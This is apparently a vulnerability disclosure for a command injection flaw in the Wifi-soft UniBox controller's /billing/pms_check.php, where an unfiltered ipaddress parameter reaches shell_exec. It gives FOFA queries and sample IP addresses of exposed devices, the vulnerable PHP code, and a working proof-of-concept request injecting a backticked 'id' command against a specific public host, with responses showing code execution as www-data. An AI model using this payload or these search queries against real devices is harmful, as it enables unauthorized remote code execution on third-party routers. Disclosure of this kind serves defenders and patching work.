Command Injection Vulnerability in Wifi-soft UniBox controller

Vulnerability details


The Wifi-soft UniBox controller router product has a critical vulnerability, affected by the command injection vulnerability in /billing/pms_check.php. Unauthorized attackers can exploit this vulnerability to execute arbitrary code on the server side, write backdoors, obtain server permissions, and further control the entire router.

Vulnerability location

/billing/pms_check.php

Fofa

body="Unibox" && body="Controller" || body=www.wifi-soft.com



body="Unibox" && body="Controller" || body="www.wifi-soft.com"

928 results (521 unique IP) ,5128 ms ,Keyword Search.
Nearly year results, click to view all results.

TOP PRODUCTS	
PrestaShop	28
Joomla	21
WordPress	9
Liferay	4
Bitrix24-Site-Manager	2

TOP FID	
g/+vDy...	465
q9cIT0...	60
M/Yug...	14
xZc/D...	11
3wcyH...	11

TOP COUNTRIES/REGIONS	
IN	506
US	131
DE	47
PL	43
FR	22

https://115.245.116.58 g/+v... 443

Unibox Administration
115.245.116.58
India / Maharashtra / Mumbai
ASN: 55836
Organization: Reliance Jio Infocomm Limited
2025-06-04
nginx

Header Products -6136...

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Wed, 04 Jun 2025 10:28:35 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx
```

+ Certificate 8d2a0... TLS 1.2 29d29...


https://115.245.105.54 g/+v... 443

Unibox Administration
115.245.105.54

Header Products -6136...

Vulnerability recurrence

Through code discovery, it is found that in /billing/pms_check.php, the ipaddress parameter is not filtered, and it is still concatenated in the shell_exec, which exists a command execution vulnerability.



```
# PARTICULAR PURPOSE.
#
# Project: UniBox
#==========================================================================================================
# ------------------------------------------------------------------------------ #
#
# title             : function for ping
# author            :Tukaram Bandagar
# created-on        :
# note              :
# ------------------------------------------------------------------------------ #

function Pmscheck($target){

        $result = array();

        /* Execute Shell Command To Ping Target */
        $cmd_result = shell_exec("ping -c 1 -w 1 ". $target);

        /* Get Results From Ping */
        $result = explode(",",$cmd_result);

        if(eregi("0 received", $result[1])){
                return '<font color=red>Response : PMS test failed</font>';
        }
        elseif(eregi("1 received", $result[1])){

                return '<font color=green>Response : PMS test success</font>';
        }
        else{
                return '<font color=red>Response : PMS test failed</font>';
        }

}

$target = isset($_REQUEST['ipaddress']) ? $_REQUEST['ipaddress'] : '';
//$target = '192.168.2.55';// fake ip address for testing
echo  Pmscheck( $target );

?>

~
~
```


POC:

```
GET
/billing/pms_check.php?ipaddress=`id>/usr/local/unibox-0.9/network/U2
ui9.txt` HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
Priority: u=0, i
`
```

Case 1:

URL：http://185.119.203.32:8080

Use BrupSuite Send payload




```
GET
/billing/pms_check.php?ipaddress=`id>/usr/local/unibox-0.9/network/U2ui9.t
xt` HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 12:26:36 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Vary: Accept-Encoding
Content-Length: 49
Connection: close
Content-Type: text/html

<font color=red>Response : PMS test failed</font>
```

Then visit：http://185.119.203.32:8080/network/U2ui9.txt



```
GET /network/U2ui9.txt HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://185.119.203.32:8080
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://185.119.203.32:8080/authentication/logout.php
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 12:27:46 GMT
Server: Apache/2.2.17 (Ubuntu)
Last-Modified: Thu, 05 Jun 2025 12:26:36 GMT
ETag: "36-636d23981ab0c"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 54
Connection: close
Content-Type: text/plain

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```